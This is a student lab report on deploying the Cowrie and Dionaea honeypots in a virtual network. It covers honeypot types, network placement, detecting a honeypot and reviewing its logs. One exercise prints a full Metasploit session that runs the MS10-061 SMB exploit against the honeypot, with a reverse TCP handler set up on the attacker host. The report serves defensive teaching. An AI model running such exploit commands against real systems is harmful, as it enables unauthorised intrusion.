Honeypot Lab

Lab report for Network Security 2019/'20

Alberto Lerda (213795)
Laura Scoccianti (215050)
Christian Spolaore (210504)

June 2020

Contents

1. Introduction

1.1. Abstract

This laboratory lecture is designed to present the main characteristics of honeypots and describe some of their different existing implementation. After a first introductory part to the topic, we show some possible practical applications of two open source honeypots, namely Cowrie and Dionaea. The proposed exercises on their relevant aspects are later followed by a final discussion, regarding further and more realistic usage of honeypots with a curious one sometimes employed by law enforcement.

1.2. Definition

A honeypot is a computer security mechanism deployed as a decoy for attackers with the purpose of attracting them and monitoring their activities. Honeypots can have different implementations, but they are usually employed beside an existing network which they try to protect by detecting and deflecting attempts at unauthorized use of information system. Since they achieve this result by conveying malicious traffic on themselves, they should contain valuable information to capture attackers' attention, still without making them aware of having been deceived.

1.3. Main goals

Once an attacker has been attracted and trapped inside a honeypot, security personnel can use it in order to:

- *study* attacker's moves and actions;
- *understand* attacker's intentions;
- *prevent* further attacks.

These goals are usually achieved thanks to a log of intruders' activities, which is kept in storage and periodically analysed. Its study allows cybersecurity experts to learn new attack methodologies, so that they can promptly modify the real system and improve its security. Remarkably, honeypots are just one

of the few known ways to detect zero-day threats, since these are thought to be unwillingly unveiled by the attackers while acting in the decoy fake system and they are later recorded in the log.

1.4. Legal goals and aspects

Honeypots and their logs are among the few systems capable of efficiently gathering forensic data, which are required to provide law enforcement officials with the details needed to prosecute the attackers. However, this is a quite delicate issue, because the intruders can claim they did not know they were not supposed to access the network and the contained data: they could claim that the legitimate owner of the service did not label it clearly enough.

Another critical legal aspect regards *privacy*: in some real systems, leaving some on-purpose vulnerabilities on honeypot machines could put legitimate users' personal data in danger. Actually, this exposes system administrators to charges for trust breaches, because clients might have never given permission for such an exposure of their personal data.

1.5. Comparison with other defences

In spite of their discrete effectiveness, honeypots are seldom designed to be proactively capable of replying to an attack: their main function remains the protection of the real system obtained by attracting on themselves malicious traffic and trapping attackers' machines as long as possible. So, in general, we can note that a honeypot is a particular kind of *Intrusion Detection System* (IDS), which not only monitors system status but also tries to deceive the attackers. In this context, we can claim that a honeypot is more proactive than a common IDS, but only because it attracts attacking attempts on itself.

Besides, a honeypot is sometimes installed in a *firewall*, since this makes its management easier, and it usually benefits from special rules for network traffic. However, it is important to highlight that a honeypot works oppositely from a firewall: the first one restricts the outgoing traffic and allows the establishment of more connections, because it aims at attracting as many attackers as possible and trapping them into its fake environment, whilst the second one restricts the incoming traffic in order to protect the more sensitive parts of a network.

2. Types of honeypots

2.1. Interaction and logical distinctions

Honeypots can be classified in several ways according to their specific design. Let us first consider a server which draws in the attackers and causes their machines to get stuck there for a very long time. Such a honeypot is called '**sticky**', or sometimes 'tarpit': an intruder should have no idea of having being tricked, so its design must be less suspicious as possible in order to be effective. Of course, we would like most honeypots to have such a feature, accordingly to specific systems' needs.

On the contrary, depending on the level of interaction with the fake system that honeypots grant to the attackers, they can be distinguished into:

- **low-interaction** honeypots;
- **high-interaction** honeypots.

A low-interaction honeypot emulates a software system with limited functionalities: it is associated with a low risk level and can be easily installed and managed, even on virtual environments. However, it is also easier for a malware to recognize it as a fake or decoy system.

A high interaction honeypot does not emulate functionalities but has real running services. This makes them more attractive to attackers and more difficult to detect, so they usually gather more valuable information, even though they expose the system to higher risk if a malicious attack succeeds. Thus, they should be supported by *NIDS* or *firewalls*.

Since we are going to analyse high-interaction honeypots in details later on, we present here an interesting example of a low-interaction one, called *honeypot folder*. This is a constantly monitored folder, configured so that it can detect any interaction with its files. In particular, it is sensitive to encryption and, since users should not interact with it, an attack is immediately detected. We recall that a ransomware usually locks a system by encrypting its files folder by folder, so, if the honeypot one is among those which suffer this transformation first, a system administrator can quickly react to it.

From a logical point of view, we also distinguish **physical** and **virtual** honeypots if, respectively, they are running on real autonomous machines or virtualized ones. Furthermore, they can be on **server** or **client side** if, respectively, they emulate an application server or they just gather data about malicious web services, usually after having been hidden in browsers.

2.2. Location classification

We know that a standard network of any sort of production system is commonly divided into three distinct parts: the external one, the DMZ (Demilitarized Zone) and the proper intranet. Actually, we can place a honeypot in any of these positions, whose advantages or disadvantages are here analysed:


- a honeypot **outside the protected network** can capture new malwares and discover scans or new attacks. It is associated with a low risk level since any attacker is kept outside the network. Such a configuration does not influence firewall's load;
- a honeypot **in the DMZ** can detect more specific attacks to the systems and monitor how the attackers move inside a part of our system. The risk is medium, because the attacker is let inside the network. However, it can detect only attacks related to the traffic allowed by the firewall;
- a honeypot **in the intranet** allows cybersecurity experts to study our system's vulnerabilities with completeness, since it lets the attackers operate in all our network. The related risk is high, because, if an attack succeeds, our whole system is exposed to the consequences.

We remark that we should always look for the best compromise, according to our needs. For instance, only intranet honeypots can detect a firewall misconfiguration but exclusively if this allows most of the traffic to the honeypot, which again increases the level of risk.

3. Premises to the exercises

The following picture shows the topology of our network. We note that it is actually divided into three subnets mediated by a firewall named `obiWANkenobi`. This has three interfaces (`enp0s10`, `enp0s8`, `enp0s9`) dealing respectively with:

- the outer network where the attacker can be found at the ip 172.17.0.66;
- the DMZ (address 192.168.7.0/24), where DMZ_VM machine can be found at the ip 192.168.7.33;
- the intranet (address 192.168.3.0/24), where Intranet_VM machine can be found at the ip 192.168.3.20.



Such topology was obtained by setting up the router's firewall via `iptables`. Specific rules have been added in order to allow packet forwarding to the subnets and the filtering of the ports used in the following sessions. The rules' file can be inspected in `/etc/iptables.rules` inside `obiWANkenobi`.

In order to be ready for the exercises one should stick to the instructions given in the slides dedicated to the setup. In short, after the importation, make sure to start the router first and run `./setupNetwork.sh` in `/home` directory. Then, check on each machine with the command `ip a` that everything coincides with the previous picture, and run `./setup.sh` located in the `/home` folder of DMZ_VM and Intranet_VM.

The mentioned `.sh` scripts are needed in order to restore the firewall rules which are necessary for the exercises to run as expected.

We would like to point out that we are going to simulate physical honeypots on virtual systems and this is the reason why we have populated each part of our network with only one machine provided with a honeypot environment. In the following exercises we will deal with both low-interaction and high-interaction honeypots, emulating server-side services thanks to two open-source softwares: Cowrie and Dionaea.

4. Cowrie

This chapter offers an insight on Cowrie honeypot. Our goal here will be showing how to log attackers' actions and to keep them stuck in the honeypot as long as possible.

Cowrie is a medium/high-interaction honeypot: it is provided with a full fake filesystem and it is mainly designed to log brute force attacks and shell interaction performed by the attackers.

Because of its open-source nature, Cowrie by default sends some data to its creators, mainly about malfunctioning. However, this option can be disabled in the configuration files.

Cowrie can be run with two different settings: in high-interaction mode it works as an SSH and Telnet proxy to observe the attacker behavior inside another system. In this presentation, instead, the medium-interaction mode will be used. This way, Cowrie emulates a UNIX system, although only via a shell written in Python. The fake filesystem is fully customizable, in order to make it look as real as possible.

Like any other honeypot, Cowrie has a log as well and it is stored in UML and JSON formats, so that it can be easily processed.

The main files and locations we used to configure the honeypot are the filesystem folder, the configuration file `cowrie.cfg` and `txtcmds` directory, where it is possible to specify which commands can be run in the honeypot. In the configuration file, in particular, many options can be specified, such as honeypot's hostname and the folders where to store downloaded files or save the logs. It is also possible to spoof the IP addresses, set encryption options, and enable various services. The list of all available options would be too long to write it down in this report, so we refer to the official documentation [1].

4.1. Start Cowrie

In order to start Cowrie in the DMZ virtual machine, it is required to login with the `cowrie` user: `sudo su - cowrie`.

This will place us in the directory `/home/cowrie`, where we already put two scripts to start and stop the honeypot, therefore it is sufficient to run `./startCowrie.sh`. Running the script is equivalent to entering the following commands:

```
cd cowrie/bin
./cowrie start
```

.

It is also useful to open a second terminal window to constantly monitor the log updating during the exercise. This can be done as follows:

```
cd /home/cowrie/cowrie/var/log/cowrie
tail -f cowrie.log
```

4.2. Discovering the honeypot

The goal of this exercise is understanding how a honeypot can be distinguished from a real system.

From the Attacker virtual machine, a `nmap` scan is run against the DMZ with the command `nmap 192.168.7.33`. This returns the open ports, in particular it shows that port 22 (the standard one for SSH protocol) is open.

```
ubuntu@ubuntu:~$ nmap 192.168.7.33

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-28 10:34 UTC
Nmap scan report for 192.168.7.33
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds
ubuntu@ubuntu:~$
```

Figure 4.1: Result of the `nmap` scan.

Suppose that the attacker already knows the credentials to enter the machine. It is reasonable that he will try to connect via SSH, which in fact he does: `ssh user@192.168.7.33`. After typing the password `hunny`, he is granted the access to the machine.

Now the goal becomes understanding if we connected to the real machine or to a honeypot.

In order to understand if we are stuck in a honeypot, the first thing to do is exploring the filesystem, looking for unusual behaviors or files.

We also made the exercise more challenging by hiding a flag file to catch.

The behaviors and characteristics which should be noted and which reveal that the attacker is stuck in the honeypot are the following:

- the actions on files aren't maintained between session: i.e. if we try to create a file (e.g. `echo HACK > file.txt`) or to download a file with `wget`, we won't be able to find it after closing and re-opening the SSH session;
- many common commands aren't available, either because they aren't available at all in the honeypot, or because they weren't enabled in the `txtcmds` directory, as previously described;
- system directories that are usually filled with configuration files are unusually empty.

As a final touch, the flag is a hidden file located in `/lost+found/HelloThere/GeneralKenobi` and it is possible to find it by running `ls -a`. We have also provided a hint to reach it in `/lost+found/HelloThere/u_r_closer_now.txt` .

4.3. Visualizing the honeypot's data

By keeping the log open in the DMZ virtual machine, we were able to observe that every attacker's action got reported in the file. However, it is not easy to read it in its raw form.

In fact, in real life we won't directly read the logs but, instead, we would use some tools that would allow us to better visualize statistics about the honeypot. For this purpose, we use **kippo-graph**.

Kippo-graph is a full feature script that shows statistics about what happened in a honeypot. In order to use it with Cowrie, we must enable MySQL in the configuration file `cowrie.cfg`.

We can launch it by typing `localhost/kippo-graph` in an Internet browser. The main pages we will refer to are "Overview" and "Input", where we are presented with statistics about attempted logins, downloaded files, inserted commands, successful inputs and, among them, the ones classified as "important" (e.g. `sudo su`).




Figure 4.2: A list of successful commands, as shown in the kippo-graph GUI.

4.4. Escaping the honeypot

As the attacker, we are not satisfied with being stuck in the honeypot, so we must find a way to enter the real machine, knowing that the standard SSH port cannot be used.

From the `nmap` scan run at the beginning, we should remember that port 2222 was also open. However, trying to connect to it via SSH will lead us again into the honeypot. In fact, Cowrie has been configured to work on port 2222 and any attempt to connect to the standard port 22 is redirected there.

What the attacker can do is running a `nmap` scan on non-standard ports, namely those enumerated from 1024 onward: `nmap 192.168.7.33 -p 1024-`. This will reveal that also port 22222 is open.

Trying to connect to port 22222 via SSH will let the attacker into the real machine and he will be able to perform any kind of action, even stopping Cowrie.




Figure 4.3: Comparison of the `nmap` scans and subsequent SSH connections.

5. Dionaea

This chapter is devoted to a different honeypot, Dionaea. Our leading goal will be catching and storing for a future analysis every malware or malicious action that is executed inside its virtual environment.

With respect to the initial classification, Dionaea is a low-interaction honeypot: it offers a variety of fake versions of common services (MySQL, FTP, SMB, MSSQL, HTTP, ...) and if an attacker interacts with one of them, it logs everything in multiple formats.

We are going to present some of these features through some simple exercises, which would hopefully highlight how honeypots deal with different protocols, since Cowrie is focused only on SSH and Telnet.

First, we will see how to configure Dionaea and then we will show what an attacker can find inside it as soon as he connects to the honeypot.

In this chapter, the virtual machines that will be used are `Intranet_VM` (192.168.3.20) and `Attacker` (172.17.0.66). The first one contains Dionaea and its configuration, while the other will be used to exploit the services of the first one.

The root of our installation of Dionaea is `/opt/dionaea`. This honeypot is usually not shipped with the default package manager, that is why it has to be installed compiling the source code. However, this procedure is well documented on the official documentation [2]. All the terminals in this section are assumed to be running with *root privileges* (one should always run `sudo su` when opening up a terminal).

5.1. Configuration

The configuration files of Dionaea are located in `/opt/dionaea/etc/dionaea` in `Intranet_VM`. The first file one has to edit is `dionaea.cfg`, where, despite being rather long, there are mainly two properties to point out:

1. **dowload.dir** sets where to store the binaries that are caught;
2. **listen.mode** different values tell Dionaea to which interfaces it has to be listening.[2]

The directory `services-available` contains a basic configuration file for each service that Dionaea offers. To enable a service one has to create a symbolic link to the respective file inside the directory `services-enabled`. For example, to enable the ftp service, one has to place the terminal in this

last directory and then execute the command `ln -s ../services-available/ftp.yaml ftp.yaml`.

```
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ls
ftp.yaml  mysql.yaml  smb.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# rm ftp.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ls -l
total 0
lrwxrwxrwx 1 root root 32 May 18 21:17 mysql.yaml -> ../services-available/mysql.yaml
lrwxrwxrwx 1 root root 30 May 26 22:13 smb.yaml -> ../services-available/smb.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ln -s ../services-available/ftp
.yaml ftp.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled# ls -l
total 0
lrwxrwxrwx 1 root root 30 May 27 13:35 ftp.yaml -> ../services-available/ftp.yaml
lrwxrwxrwx 1 root root 32 May 18 21:17 mysql.yaml -> ../services-available/mysql.yaml
lrwxrwxrwx 1 root root 30 May 26 22:13 smb.yaml -> ../services-available/smb.yaml
root@hunny:/opt/dionaea/etc/dionaea/services-enabled#
```

Figure 5.1: Example of removing and adding a service.

In spite of looking rather cumbersome, proceeding this way is useful, because not all the services are usually running together but we do not want to lose any configuration file templates. Moreover, whenever a service has to be disabled, it is sufficient to remove the link so that the original file will be available again in the future. Figure 5.1 shows an example of this procedure: at the beginning there are 3 services; then for some reasons the FTP service is not required anymore, so it is deleted and finally, as soon as it is needed again, it is sufficient to create a new symbolic link.

The services enabled on the machine in this session are: SMB, MySQL and FTP.

5.2. Start Dionaea

At this point, to start Dionaea it is sufficient to move the terminal in the directory `/opt/dionaea/bin` of the `Intranet_VM` and execute the command `./dionaea`

It is advisable to open another terminal which shows the updates of the log as soon as they are recorded. This can be done with the command `tail -f /opt/dionaea/var/log/dionaea/dionaea.log`, Dionaea is rather verbose but this last file contains information about everything caught.

For the purpose of this lecture, the procedure shown above is enough. The end of the chapter will be devoted to some considerations about good practises in a real environment.

From the attacker's point of view, one verifies that the services are actually running with `sudo nmap -sS -p 21,445,3306 192.168.3.20` (the result is shown in figure 5.2 on the next page).

5.3. Execise on SMB

The aim of this section is verifying that, whenever Dionaea receives an exploit, it tries to record everything on a binary file.

```
ubuntu@ubuntu:~$ sudo nmap -sS -p 21,445,3306 192.168.3.20
[sudo] password for ubuntu:

Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-27 11:38 UTC
Nmap scan report for 192.168.3.20
Host is up (0.00045s latency).

PORT     STATE SERVICE
21/tcp   open  ftp
445/tcp  open  microsoft-ds
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 11.20 seconds
ubuntu@ubuntu:~$
```

Figure 5.2: Result of port scanning while Dionaea is running.

For this purpose we will use *metasploit*. In the Attacker machine, open `msfconsole` and use the exploit `exploit/windows/smb/ms10_061_spoolss`. The required parameter are `RHOST` (192.168.3.20), `LHOST` (176.17.0.66), `LPORT` (4444) and `PNAME` (just use as printer name `XPSPrinter`). The procedure and the result is shown in figure 5.3.

The exploit will fail, because the `SMB Service` is not real, but under the directory `/opt/dionaea/var/lib/dionaea/binaries` we can see that Dionaea has just created a new binary file with its recording of the exploit.

```
msf5 > use exploit/windows/smb/ms10_061_spoolss
msf5 exploit(windows/smb/ms10_061_spoolss) > set PNAME XPSPrinter
PNAME => XPSPrinter
msf5 exploit(windows/smb/ms10_061_spoolss) > set RHOST 192.168.3.20
RHOST => 192.168.3.20
msf5 exploit(windows/smb/ms10_061_spoolss) > set LHOST 172.17.0.66
LHOST => 172.17.0.66
msf5 exploit(windows/smb/ms10_061_spoolss) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/ms10_061_spoolss) > exploit

[*] Started reverse TCP handler on 172.17.0.66:4444
[*] 192.168.3.20:445 - Trying target Windows Universal...
[*] 192.168.3.20:445 - Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:1
oolss] ...
[*] 192.168.3.20:445 - Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192
lss] ...
[*] 192.168.3.20:445 - Attempting to exploit MS10-061 via \\192.168.3.20\XPSPrinter .
[*] 192.168.3.20:445 - Printer handle: 000000000000000000000000000000000000000000
[*] 192.168.3.20:445 - Job started: 0x3
[*] 192.168.3.20:445 - Wrote 73802 bytes to %SystemRoot%\system32\BzKxaDQ6YvF8mE.exe
[*] 192.168.3.20:445 - Job started: 0x3
[*] 192.168.3.20:445 - Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\YE4Cr36QNvE
```

Figure 5.3: Procedure for the exploitation of the SMB service.

5.4. Exercise on MySQL

Now we run `mysql --host=192.168.3.20` on `Attacker` machine to connect to `Intranet_VM`'s `mysql` service: without any password required we are faced with

a MySQL shell. At the moment the attacker does not know that this service is fake, though.

```
mysql> SELECT * FROM users;
+-----+------------+------------+-------------------------------+--------+-----------------+
| id  | first_name | last_name  | email                         | gender | ip_address      |
+-----+------------+------------+-------------------------------+--------+-----------------+
| 1   | Leonid     | Westhofer  | lwesthofer0@forbes.com        | Male   | 91.156.236.19   |
| 2   | Ruttger    | Mc Pake    | rmcpake1@nbcnews.com          | Male   | 7.212.112.215   |
| 3   | Clotilda   | Castano    | ccastano2@taobao.com          | Female | 176.189.191.34  |
| 4   | Pancho     | Accombe    | paccombe3@yellowbook.com      | Male   | 29.184.119.213  |
| 5   | Teresa     | Culshaw    | tculshaw4@scribd.com          | Female | 37.31.168.179   |
| 6   | Christopher| Schmuhl    | cschmuhl5@yandex.ru           | Male   | 227.223.181.72  |
| 7   | Boyd       | Relton     | brelton6@hibu.com             | Male   | 114.251.143.4   |
| 8   | Kristos    | Pretley    | kpretley7@gmpg.org            | Male   | 48.207.255.48   |
| 9   | Chloe      | Crossan    | ccrossan8@spiegel.de          | Female | 107.150.172.251 |
| 10  | Deeyn      | Redding    | dredding9@odnoklassniki.ru    | Female | 21.164.108.186  |
| 11  | Claudette  | Walak      | cwalaka@networkadvertising.org| Female | 13.237.61.60    |
| 12  | Rey        | Dilrew     | rdilrewb@hao123.com           | Female | 89.214.114.194  |
| 13  | Betty      | Count      | bcountc@comsenz.com           | Female | 186.236.158.24  |
| 14  | Jefferey   | Riep       | jriepd@clickbank.net          | Male   | 136.37.90.239   |
| 15  | Burl       | Mayte      | bmaytee@intel.com             | Male   | 13.114.20.198   |
| 16  | Mason      | Apple      | mapplef@vk.com                | Male   | 63.115.187.25   |
| 17  | Krista     | Newbold    | knewboldg@smugmug.com         | Female | 28.222.210.196  |
| 18  | Ibrahim    | Ivanishin  | iivanishinh@examiner.com      | Male   | 149.135.174.217 |
| 19  | Debbi      | Butt       | dbutti@xing.com               | Female | 72.138.30.0     |
| 20  | Shawn      | Rehorek    | srehorekj@t-online.de         | Female | 3.91.211.187    |
| 21  | Polly      | Maraga     | pmaragak@fotki.com            | Female | 204.142.198.52  |
| 22  | Evvie      | Krates     | ekratesl@com.com              | Female | 175.219.231.218 |
| 23  | Alisander  | Tribble    | atribblem@bloglines.com       | Male   | 73.156.179.218  |
+-----+------------+------------+-------------------------------+--------+-----------------+
23 rows in set (0.13 sec)
```

Figure 5.4: Data shown from the fake MySQL service.

In front of him there is a simple database, but by executing the following commands he can see a table that looks promising: it is shown in figure 5.4.

```
1 SHOW DATABASES;
2 USE users;
3 SHOW TABLES;
4 select * from users;
```

If the attacker has not understood yet that he has been attracted into a trap, he could think that this data is real. However, it was obtained from an online service which generates mock data (`https://www.mockaroo.com`).

Nevertheless, this service is not perfect: a clear evidence of the fact that the attacker is stuck in a fake MySQL environment can be retrieved accidentally by typing an incorrect command. Figure 5.5 below shows the difference between the service implemented in Dionaea and a real one.




Figure 5.5: Difference between a real MySQL service (right) and Dionaea's (left)

One could improve this particular error, but there will always be some differences from a real service. Eventually, the attacker will understand that he is in a fake environment, but, at this point, it will probably be too late, because security experts will have had enough time to gather a lot of valuable

information. For instance, they will know that someone has tried to attack them and the strategy which led him inside the system as well.

In fact, every command executed by the attacker is recorded in the file `/opt/dionaea/log/dionaea/dionaea.log`. For example, one could open it with `less`, use the search command (typing '/') and look for the keyword "select": this way, it is possible to iterate over all the rows the attacker was interested in. Figure 5.6 shows an example of this kind of log.




Figure 5.6: Instruction recorded on the log file.

5.5. GUI

Analyzing lots of accesses using only the log file is nearly impossible: in this context a graphical user interface like Kippo-graph would be useful. There are mainly two possibilities.

First, Dionaea outputs logs in a large variety of formats: every programmer could write his own software to read them and show their content.

Otherwise, one could use DionaeaFR, which is an open source web application written in Python.

5.6. Conclusions

In this chapter we have shown the main capabilities of Dionaea. However, in a real environment one should pay attention to details we have not presented yet. In particular, there are two facts that should be at least mentioned.

First, we have executed `./dionaea` from the command line, but this way, as soon as we closes the terminal, the program is killed. Dionaea should be run as a daemon, for example one could configure `systemd` for starting and stopping it.

Second, we have seen the logs of Dionaea are rather verbose. If nobody never delete those files the hard disk is quickly filled. A possible solution lies in implementing a rotation for logs.

6. Final discussion

This last chapter can be divided into two parts. The first section is devoted to a detailed comparison between Cowrie and Dionaea, while the remaining one will deal with further applications of Honeypots.

6.1. Cowrie vs Dionaea

Dionaea is a virtual honeypot because it always traps the attacker in a fake service: the main advantage of this approach is the security. In fact, the service will respond only to a limited number of commands, thus reducing the likelihood of a vulnerability inside it which would lead the attacker to the real system. Since Dionaea not only records or replies to malwares but it also offers a basic shell, we can call it a medium/low-interaction honeypot.

Dionaea	Cowrie
Medium/Low-interaction Virtual honeypot	High/Medium-interaction Virtual honeypot

On the other hand, we have seen Cowrie as a medium-interaction honeypot, because the attacker was trapped in its fake environment: in this case it works as a virtual decoy system. Nevertheless, we also observed that it could work as a mirror. If the server is well structured, the attacker will find an environment which is fairly real and we have some hope that he will not be able to understand that the session he is working on is not running on a real production server. The main disadvantage of this approach is that the attacker is on a real operating system: if he turns out to be more clever than the cybersecurity experts who built the trap, he might create some issues in the real network.

The choice of the type of honeypot is also related to the position in the network. Actually, we have put Dionaea inside the network because it is more secure and the services it exposes make sense in that position (e.g. MySQL for database management). On the contrary, since Cowrie allows a higher interaction level to the attacker, its minor security makes it more suited for a deployment in the DMZ.

In conclusion, we have always used both Cowrie and Dionaea as virtual honeypots emulating server-side services in the more reasonable part of our network, although the first one allows also a more interactive modality and might be deployed even as a physical honeypot.

6.2. Honeynets

A honeynet is a whole network setup with intentional vulnerabilities in order to attract and trap attackers. It usually contains several high-interaction honeypots emulating real and complete services. Besides, a honeynet is thought to be deployed alongside a real network, since its vulnerabilities will convey the anomalous traffic on it. Thus, a honeynet is employed to protect real services by drawing in malicious connections and combines the strengths of all the honeypots which participate to it. However, in order to maximize its efficiency, a honeynet is usually provided with real applications, since this increases its appeal to the attackers. Moreover, security breaches are detected immediately, because it is not supposed to serve any user, so any outbound activity is evidence of an attempt at compromising the system.

A honeynet can also be hosted on a single server and make use of virtualization in order to appear as an entire network to a possible attacker. This is exactly the case of *Honeyd*, a small daemon which creates virtual hosts on a network. Released in 2007, it was written in C by French cybersecurity expert Niels Provos and a new version is currently being developed. It can be run on Unix systems, it is open-source and each host can be configured to run any service, with the possibility of claiming multiple ip addresses as well. Honeyd is able to create such a complex network that it not only protects the real system with the honeypots which can be installed on its hosts, but also hides it among a possibly huge number of virtual fake services, making extremely difficult for an attacker to understand the correct topology of the real network. Therefore, Honeyd provides efficient mechanisms for detecting, assessing and also deterring threats.

6.3. A curious application

Honeypots can also be used in intelligence investigations to capture red-handed criminals. Actually, police departments of several states frequently build on-purpose paedophile, file sharing and streaming honeypot platforms to attract illegal traffic and prosecute those who establish a connection with these decoy servers. The same principle is also followed to track terrorist organizations and find out the identities of their members.

In this context, one of the most widely-used strategy consists in leaving online a detected illegal service and use it as a honeypot without publicly revealing its discovery. This is done in order to monitor the ingoing traffic and to track the users of that service as well, so that a whole organization can be dismantled this way. There is one famous example of such a procedure, carried out in 2017 by the Dutch police in cooperation with Europol and FBI. Actually, after having dismantled Alphabay and Hansa, the two largest drug markets in the deep web, the latter was left open for a month. As a result, all vendors and acquirers which took part into this illegal trade decided to move on and use only Hansa for their business: police officers were capable of tracking them completely. Thus, they managed to arrest not only the organization behind those markets, but also most of their users, gaining a much deeper knowledge of the worldwide drug commerce.

6. Sitography

[1] "Cowrie: read the docs." https://cowrie.readthedocs.io/en/latest/README.html#what-is-cowrie.

[2] "Dionaea: read the docs." https://dionaea.readthedocs.io/en/latest/introduction.html.

[3] "Cos'è un honeypot." https://www.ionos.it/digitalguide/server/sicurezza/honeypot-creare-dei-diversivi-per-proteggersi-in-rete/.

[4] "Honeypot, difendersi dai cyber attacchi con un "barattolo di miele": ecco come." https://www.cybersecurity360.it/soluzioni-aziendali/honeypot-difendersi-dai-cyber-attacchi-con-un-barattolo-di-miele-ecco-come/.

[5] "How to establish a honeypot on your network." https://www.comparitech.com/net-admin/how-to-establish-a-honeypot-on-your-network/.

[6] "Install and setup cowrie honeypot on ubuntu(linux)." https://medium.com/@jeremiedaniel48/install-and-setup-cowrie-honeypot-on-ubuntu-linux-5d64552c31dc.

[7] "Catch malware with your own honeypot." https://www.adlice.com/catch-malware-honeypot/.

[8] "Definition - honeynet." https://searchsecurity.techtarget.com/definition/honeynet.

